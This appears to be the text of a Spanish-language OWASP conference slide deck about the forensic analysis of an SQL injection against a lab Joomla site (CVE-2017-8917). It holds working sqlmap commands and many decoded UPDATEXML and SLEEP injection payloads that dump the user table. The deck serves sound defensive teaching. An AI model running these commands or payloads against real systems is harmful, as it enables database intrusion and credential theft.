

# Pablo Alzuri

**SQLi: Gestión  
de Incidentes  
con un enfoque  
práctico.**



**KRAV MAGA  
HACKING**

# Tilsor



 **OWASP**

**¡LA SEGURIDAD EN  
EL DESARROLLO  
EMPIEZA CONTIGO!**



¡Regístrate ahora!  
Acceso gratuito

**OWASP RIO DE LA PLATA**

 12 de Diciembre de 2024  
Torre de las Telecomunicaciones  
de ANTEL - Montevideo, Uruguay

<https://appsecriodelaplata.org/> 





# Agenda



- Presentación del ambiente de Laboratorio.
- Explicación del ataque.
- Análisis forense de los logs.
- Contención (WAF)
- Remediación
- Trabajos futuros utilizando IA como asistente.

# Ambiente de Laboratorio



# Ambiente de Laboratorio



  github.com/palzuri/demo-forense-sqli

 README  Apache-2.0 license  

## demo-forense-sqli

En este repositorio se dispondrán los recursos para la demo de la charla "SQLi: Gestión de Incidentes con un enfoque práctico".

### Descripción:

En la charla analizaremos estrategias prácticas a aplicar en las diversas fases de gestión de un incidente, utilizando como ejemplo un caso práctico de SQLi. Comenzaremos con el triage para confirmar la presencia del incidente y determinar su naturaleza. Profundizaremos en el análisis forense, no solo para identificar los indicadores de compromiso a través de ejemplos de parseo de logs, sino también para determinar cuáles datos fueron efectivamente comprometidos. Este análisis es técnicamente desafiante pero esencial para cumplir con los requisitos de protección de datos personales. Describiremos las medidas efectivas para la mitigación del impacto y la remediación de las vulnerabilidades. En particular detallaremos cómo el uso de web application firewalls (WAF) nos puede ayudar en muchas de las tareas descritas. Por último, veremos lecciones aprendidas y haremos una discusión sobre futuras investigaciones en colaboración con la comunidad, incluyendo la potencial aplicación de inteligencia artificial en el análisis forense.

<https://github.com/palzuri/demo-forense-sqli>

# Ambiente de Laboratorio



Levantando el ambiente:

```
docker compose up -d
```

Destruir el ambiente:

```
docker compose down
```

En caso de querer eliminar todo se deben borrar los volúmenes persistentes e imágenes manualmente.

# Configurar Joomla



localhost:2017/installation/index.php



Joomla! es software libre liberado bajo la [GNU General Public License](#).

1 Configuración 2 Base de datos 3 Visión general

Seleccionar el idioma

Spanish (Español)

→ Siguiente

## Configuración principal

Nombre del sitio \*

CVE-2017-8917

Introduzca el nombre de su sitio Joomla!

Descripción

Introduzca la descripción general de todo el sitio, la cual será usada por los motores de búsqueda. Generalmente, un máximo de 20 palabras suele ser lo óptimo.

### Super User Account Details

El correo electrónico del administrador \*

admin@test.com

Introduzca una dirección de correo electrónico. Debe ser la dirección de correo electrónico del súper administrador del sitio.

Nombre de usuario del administrador \*

admin

Asigna el nombre de usuario para su cuenta de súper administrador.

Contraseña del administrador \*

•••••

# Configurar Joomla



1 Configuración 2 Base de datos 3 Visión general

← Anterior

→ Siguiente

## Configuración de la base de datos

Tipo de base de datos \*

MySQLi

Probablemente sea "mysqli"

Hospedaje \*

db

Normalmente es "localhost" o el nombre proporcionado por su hospedaje.

Usuario \*

shared\_user

El nombre de usuario que haya elegido o el facilitado por quien le sirva el hospedaje.

Contraseña

.....

Por cuestiones de seguridad, es primordial usar una contraseña para la cuenta de su base de datos.

Base de datos \*

joomla\_db

En algunos hospedajes solo se permite el nombre específico de una base de datos por sitio. En esos casos, si le interesa instalar más de un sitio, puede usar el prefijo de las tablas para distinguir entre los sitios de Joomla! que usen la misma base de datos.

Prefijo de las tablas \*

qoxit\_

Cree un prefijo para la base de datos o use el generado aleatoriamente. Lo óptimo es que sea de cuatro o cinco caracteres de largo y que contenga solo caracteres alfanuméricos, y DEBE acabar con un guión bajo. Asegúrese de que el prefijo elegido no esté siendo usado por otras tablas.

Proceso para una base de datos antigua \*

Respalidar

Borrar

"Respalidar" o "Eliminar" cualquier respaldo existente de tablas pertenecientes a Joomla! que usen el mismo "prefijo"

shared\_password

Tenemos que tener cuidado con el prefijo de tablas.



# Configurar Joomla



localhost:2017/installation/index.php#



Joomla! es software libre liberado bajo la [GNU General Public License](#).

1 Configuración

2 Base de datos

3 Visión general

## Finalización

← Anterior

→ Instalar

Instalar los datos de ejemplo

- ☐ Ninguno (**Requerido para la creación de un sitio multiidioma básico.**)
- ☐ Datos de ejemplo tipo blog en inglés (GB)
- ☐ Datos de ejemplo tipo folleto en inglés (GB)
- ☒ Datos de ejemplo predeterminados en inglés (GB)
- ☐ Datos de ejemplo: Learn Joomla English (GB)

La instalación de los datos de ejemplo es muy recomendable para los principiantes.  
Esto instala el contenido de ejemplo que se incluye en el paquete de instalación de Joomla!

## Visión general

Configuración del correo electrónico

Sí

No

Enviar los datos de configuración por correo electrónico a `admin@test.com` después de concluir la instalación.



# Configurar Joomla



localhost:2017/installation/index.php#

**Joomla!**

Joomla! es software libre liberado bajo la [GNU General Public License](#).

¡Felicidades! Ahora Joomla! ya está instalado.

### Joomla! en su propio idioma o creación de un sitio multiidioma básico

Antes de borrar la carpeta de instalación ('installation') puede instalar más idiomas. Si desea añadir más idiomas, seleccione el siguiente botón.

→ Pasos extra: Instalar idiomas

Nota: necesitará conexión a internet para que Joomla pueda descargar e instalar los nuevos idiomas. Algunas configuraciones del servidor no permiten que Joomla pueda instalar los idiomas. Si este fuera su caso, no se preocupe, los podrá instalar después desde la administración del CMS.

POR FAVOR, ACUÉRDESE DE ELIMINAR COMPLETAMENTE EL DIRECTORIO DE INSTALACIÓN. No podrá continuar usando Joomla! con normalidad hasta que la carpeta de instalación ('installation') sea eliminada. Es una característica de seguridad de Joomla!

Eliminar carpeta de instalación ('installation')

Debemos  
eliminar la  
carpeta de  
instalación

# Configurar Joomla



localhost:2017

## CVE-2017-8917

Search ...

Home



### Popular Tags

- Joomla

### Latest Articles

- Getting Started

## Getting Started

Joomla

It's easy to get started creating your website. Knowing some of the basics will help.

### What is a Content Management System?

A content management system is software that allows you to create and manage webpages easily by separating the creation of your content from the mechanics required to present it on the web.

In this site, the content is stored in a *database*. The look and feel are created by a *template*. Joomla! brings together the template and your content to create web pages.

### Logging in

To login to your site use the user name and password that were created as part of the installation process. Once logged-in you will be able to create and edit articles and modify some settings.

### Creating an article

Once you are logged-in, a new menu will be visible. To create a new article, click on the "Submit Article" link on that menu.

### Login Form

 Username

 Password

☐ Remember Me

Log in

[Forgot your username?](#)

[Forgot your password?](#)

# Configurar Joomla



Logs   Inspect   Bind mounts   Exec   Files   Stats

```
2024-12-10 11:29:06 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:11 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:16 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:21 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:26 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:31 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:36 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:41 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:46 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:51 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:29:56 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:30:01 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:30:06 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:30:11 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:30:16 Esperando a que Joomla esté completamente instalado...
2024-12-10 11:30:22 Inicio análisis de Joomla con SQLMap...
2024-12-10 11:30:22 Validando vulnerabilidad en Joomla (Paso 1)
2024-12-10 11:32:44 Obteniendo información del motor de la base de datos en Joomla (Paso 2)
2024-12-10 11:32:46 Obteniendo tablas y esquemas de Joomla (Paso 3)
2024-12-10 11:33:07 Obteniendo datos de la tabla TABLES de information_schema en Joomla (Paso 4)
2024-12-10 11:36:27 Obteniendo datos de la tabla qoxit_users de Joomla (Paso 5)
2024-12-10 11:36:32 Obteniendo datos de la tabla qoxit_users de Joomla usando ciega basada en tiempo (Paso 6)
2024-12-10 11:46:51 Finalizado análisis de Joomla con SQLMap.
```

# El ataque (sqlmap\_commands.sh)



1. Validación de vulnerabilidad en Joomla.
2. Obtener información del motor de la base de datos.
3. Listar todas las tablas, en todos los esquemas.
4. Obtener datos de la tabla TABLES del schema information\_schema en Joomla.
5. Obtener datos de la tabla qoxit\_users del schema joomla, usando error based.
6. Obtener datos de la tabla qoxit\_users del schema joomla, usando time based.



# Análisis forense de los logs



En un forense siempre queremos saber que paso, cuando paso y qué impacto tuvo. Para esto debemos validar si tenemos logs suficientes para responder:

- ¿Qué logs tenemos disponibles?
- ¿Qué tienen los logs?
- ¿Tienen los logs información suficiente para saber que sucedió?

# Análisis forense de los logs



Tenemos disponibles logs de apache que lucen así:

```
172.21.0.4 - - [24/Aug/2024:21:09:54 +0000] "GET
/index.php?option=com_fields&view=fields&layout=modal&list%5Bful
lordering%5D=name%27%29%29%20AS%20nxMb%20WHERE%205848%3D5848%20A
ND%207998%3D1077%23 HTTP/1.1" 500 3450 "-" "sqlmap/1.8.8#pip
(https://sqlmap.org) "
```

- IP Cliente: 172.21.0.4
- Fecha y Hora: 24/Aug/2024:21:09:54 +0000
- Solicitud: GET /index.php?...
- Código HTTP: 500 (Error Interno del Servidor)
- Tamaño Respuesta: 3450 bytes
- User-Agent: SQLMap 1.8.8

# Análisis forense de los logs



Los logs usualmente no vienen limpios, pueden llegar a venir mezclados ataques con pedidos válidos y/o ataques concurrentes.

¿Cómo identificar ataques de inyección SQL?

Usualmente busco la codificación de la comilla simple %27



# Análisis forense de los logs



¿Qué debemos obtener?

- Punto el cual fue atacado (indica que es todo el mismo ataque).
- Payload en texto claro.
- Código de respuesta.
- Tamaño de la respuesta.
- Cuánto demoró la respuesta (no lo tenemos).
- La respuesta (no lo tenemos).

# Análisis forense de los logs



En nuestro caso tenemos:

- Punto el cual fue atacado (indica que es todo el “mismo ataque”).
- Payload en texto claro.
- Código de respuesta.
- Tamaño de la respuesta.

Luego vamos a ejecutar un script python para generar una excel con los logs de cada paso en una hoja.

# Análisis forense de los logs



- `docker exec -it sqlmap_tool bash`
- `python3 /analisis/logs_to_excel.py`

Autoguardado sqlmap\_analysis.xlsx

Archivo Inicio Insertar Dibujar Disposición de página Fórmulas Datos Revisar Vista Ayuda Comentarios Compartir

Portapapeles Fuente Alineación Número Estilos Celdas Edición Complementos Analizar datos

	A	B	C	D
	Punto Atacado	Payload Decodificado	Respuesta	Tamaño
2	/index.php	name	303	519
3	/index.php	(UPDATERXML(7268,CONCAT(0x2e,0x716a717a71,(SELECT (CASE WHEN (QUARTER(NULL XOR NULL) IS NULL) THEN 1 ELSE 0 END)),0x71787a7a71),1273))	500	3128
4	/index.php	(UPDATERXML(9515,CONCAT(0x2e,0x716a717a71,(SELECT (CASE WHEN (SESSION_USER() LIKE USER()) THEN 1 ELSE 0 END)),0x71787a7a71),3287))	500	3128
5	/index.php	(UPDATERXML(2061,CONCAT(0x2e,0x716a717a71,(SELECT (CASE WHEN (ISNULL(JSON_STORAGE_FREE(NULL))) THEN 1 ELSE 0 END)),0x71787a7a71),6920))	500	3144
6	/index.php	(UPDATERXML(8091,CONCAT(0x2e,0x716a717a71,(SELECT (CASE WHEN (ISNULL(TIMESTAMPADD(MINUTE,8568,NULL))) THEN 1 ELSE 0 END)),0x71787a7a71),5640))	500	3128
7	/index.php	(UPDATERXML(4414,CONCAT(0x2e,0x716a717a71,(MID((IFNULL(CAST(VERSION() AS NCHAR),0x20)),1,22)),0x71787a7a71),1984))	500	3138
8	/index.php	(UPDATERXML(1172,CONCAT(0x2e,0x716a717a71,(MID((IFNULL(CAST(CURRENT_USER() AS NCHAR),0x20)),1,22)),0x71787a7a71),7412))	500	3152
9	/index.php	(UPDATERXML(4091,CONCAT(0x2e,0x716a717a71,(SELECT (CASE WHEN ((SELECT super_priv FROM mysql.user WHERE user=0x73686172265645f75736572 LIMIT 0,1)=0x59) THEN 1 ELSE 0 END	500	3248
10				
11				

InicioPaso1 InicioPaso2 InicioPaso3 InicioPaso4 InicioPaso5 InicioPaso6 +

Listo Accesibilidad: todo correcto Configuración de visualización 100%

# Análisis forense de los logs (ej. en paso 5)



5. Obtener datos de la tabla qoxit\_users del schema joomla, usando "MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)"

```
sqlmap -u  
'http://joomla_app:80/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=name' -p list[fullordering] --random-agent --batch --dump -D joomla_db -T 'qoxit_users' --dbms=mysql --technique=E --output-dir=/sqlmap-output/joomla/qoxit_users_data_e > /sqlmap-output/joomla/05-users-table-data-technique-E.txt
```

```
[20:45:09] [INFO] retrieved: '$2y$10$GZhsb9aN/17tnj.oE/5NpuFlAT1bhGleMZNm9DCQQigUbNSipPfbC'
```

```
[20:45:09] [INFO] retrieved: '2024-08-24 19:16:35'
```

```
[20:45:09] [INFO] retrieved: '0'
```

```
[20:45:09] [INFO] retrieved: '0'
```

```
[20:45:09] [INFO] retrieved: '1'
```

```
[20:45:09] [INFO] retrieved: 'admin'
```

```
Database: joomla_db
```

```
Table: qoxit_users
```

```
[1 entry]
```

id	otep	email	name	otpKey	params	block	password	username
679	<blank>	admin@test.com	Super User	<blank>	<blank>	0	\$2y\$10\$GZhsb9aN/17tnj.oE/5NpuFlAT1bhGleMZNm9DCQQigUbNSipPfbC	admin

# Análisis forense de los logs (ej. en paso 5)



```
(UPDATEXML(1054, CONCAT(0x2e, 0x716b626b71, (SELECT  
IFNULL(CAST(COUNT(*) AS NCHAR), 0x20) FROM  
INFORMATION_SCHEMA.COLUMNS WHERE  
table_name=0x716f7869745f7573657273 AND  
table_schema=0x6a6f6f6d6c615f6462), 0x716b6b7671), 6501))
```

- El ataque de tipo UPDATEXML no tiene comilla simple %27 😞
- UPDATEXML modifica documentos XML en MySQL. En el ataque provoca un error con intención de exponer datos.
- En el ataque se utilizan delimitadores específicos (**0x716b626b71** y **0x716b6b7671**) para identificar fácilmente la respuesta dentro del error.
- En nuestro ejemplo se obtiene la cantidad de registros (COUNT(\*))



# Análisis forense de los logs (ej. en paso 5)



Baja la estructura de la tabla y luego con 19 pedidos bajo todos los datos del único registro que teníamos en la tabla.

B	
Payload Decodificado	Código
(UPDATEXML(9369,CONCAT(0x2e,0x717a766271,(SELECT IFNULL(CAST(COUNT(*) AS NCHAR),0x20) FROM joomla_db.qoxit_users),0x71627a7071),8749))	500
(UPDATEXML(6456,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(`block` AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),3011))	500
(UPDATEXML(4029,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(`name` AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),5635))	500
(UPDATEXML(2967,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(activation AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),6556))	500
(UPDATEXML(7452,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(email AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),4158))	500
(UPDATEXML(3267,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(id AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),8242))	500
(UPDATEXML(5132,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(lastResetTime AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),6407))	500
(UPDATEXML(3204,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(lastvisitDate AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),9609))	500
(UPDATEXML(6708,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(otep AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),5254))	500
(UPDATEXML(6475,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(otpKey AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),1512))	500
(UPDATEXML(6865,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(params AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),4338))	500
(UPDATEXML(9804,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(password AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),4279))	500
(UPDATEXML(3192,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(password AS NCHAR),0x20)),23,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),4805))	500
(UPDATEXML(2501,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(password AS NCHAR),0x20)),45,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),3337))	500
(UPDATEXML(9054,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(registerDate AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),6357))	500
(UPDATEXML(1409,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(requireReset AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),2596))	500
(UPDATEXML(4775,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(resetCount AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),2478))	500
(UPDATEXML(6987,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(sendEmail AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),9146))	500
(UPDATEXML(8506,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(username AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),6487))	500

# Análisis forense de los logs (ej. en paso 5)



Analizando las consultas podemos ver que hizo:

- 1 consulta para obtener la cantidad de registros (COUNT (\*))
- 1 consulta para obtener: `block, name, activation, email, id, lastResetTime, lastvisitDate, otep, otpKey, params, registerDate, requireReset, resetCount, sendEmail, username`
- 3 consultas para password (porción 1-22, 23-44, 45-66)
- no usa LIMIT pues la tabla tiene un solo registro



# Análisis forense de los logs (ej. en paso 6)



6. Obtener datos de la tabla qoxit\_users del schema joomla, usando "MySQL >= 5.0.12 time-based blind - Parameter replace (subtraction)"

```
sqlmap -u  
'http://joomla_app:80/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=name' -p list[fullordering] --random-agent --batch --dump -D joomla_db -T 'qoxit_users' --dbms=mysql --technique=T > /sqlmap-output/joomla/06-users-table-data-technique-T.txt
```

```
[21:20:43] [INFO] retrieved: $2y$10$GZhsb9aN/17tnj.oE/5NpuF1AT1bhG1eMZNM9DCQQigUbNSipPfbc
```

```
[21:24:57] [INFO] retrieved: 2024-08-24 19:16:35
```

```
[21:26:11] [INFO] retrieved: 0
```

```
[21:26:17] [INFO] retrieved: 0
```

```
[21:26:23] [INFO] retrieved: 1
```

```
[21:26:26] [INFO] retrieved: admin
```

```
Database: joomla_db
```

```
Table: qoxit_users
```

```
[1 entry]
```

id	otep	email	name	otpKey	params	block	password	username
679	<blank>	admin@test.com	Super User	<blank>	<blank>	0	\$2y\$10\$GZhsb9aN/17tnj.oE/5NpuF1AT1bhG1eMZNM9DCQQigUbNSipPfbc	admin

# Análisis forense de los logs (ej. en paso 6)



Con 1301 pedidos bajo todos los datos del único registro que teníamos en la tabla.

```
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))>64,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))>96,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))>80,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))>88,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))>84,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))>82,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))>83,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))!=83,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))>64,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))>96,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))>112,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))>120,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))>116,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))>118,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))>117,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))!=117,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),3,1))>96,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),3,1))>112,0,1))))BfNw)
